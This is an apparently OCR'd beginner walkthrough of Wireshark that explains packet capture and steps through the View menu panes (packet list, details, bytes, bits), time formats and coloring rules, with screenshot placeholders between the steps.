
Wireshark is a network protocol analyser, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network. Wireshark is the most often-used packet sniffer in the world. Wireshark captures the data coming or going through the NICs on its device by using an underlying packet capture library. By default, Wireshark captures on-device data only, but it can capture almost all the data on its LAN if run in promiscuous mode.

Different people use Wireshark for different purposes like Network administrators use it to troubleshoot network problems, Network security engineers use it to examine security problems and QA engineers use it to verify network applications. Hackers also use this to sniff traffic of devices that are on same network as them


1) Open Wireshark




2)select a network and start capturing the packets




3) go to view menu and select only packet list




Packet list shows all the packets found in the active capture file




4) select packet details from view menu. resents the protocols and protocol fields of the selected packet in a collapsible format




5) select packet bytes from view menu




Packet bytes displays the raw data of the selected packet in a hexadecimal view. This hex dump contains 16 hexadecimal bytes and 16 ASCII bytes alongside the data offset.




6) right click the bytes and select as bits




Packet as bits




7) Change the time display format by going to view menu and selecting desired format.




Different colors indicate different things in a packet. To view that go to coloring rules window




8) go to view menu and select coloring rules option



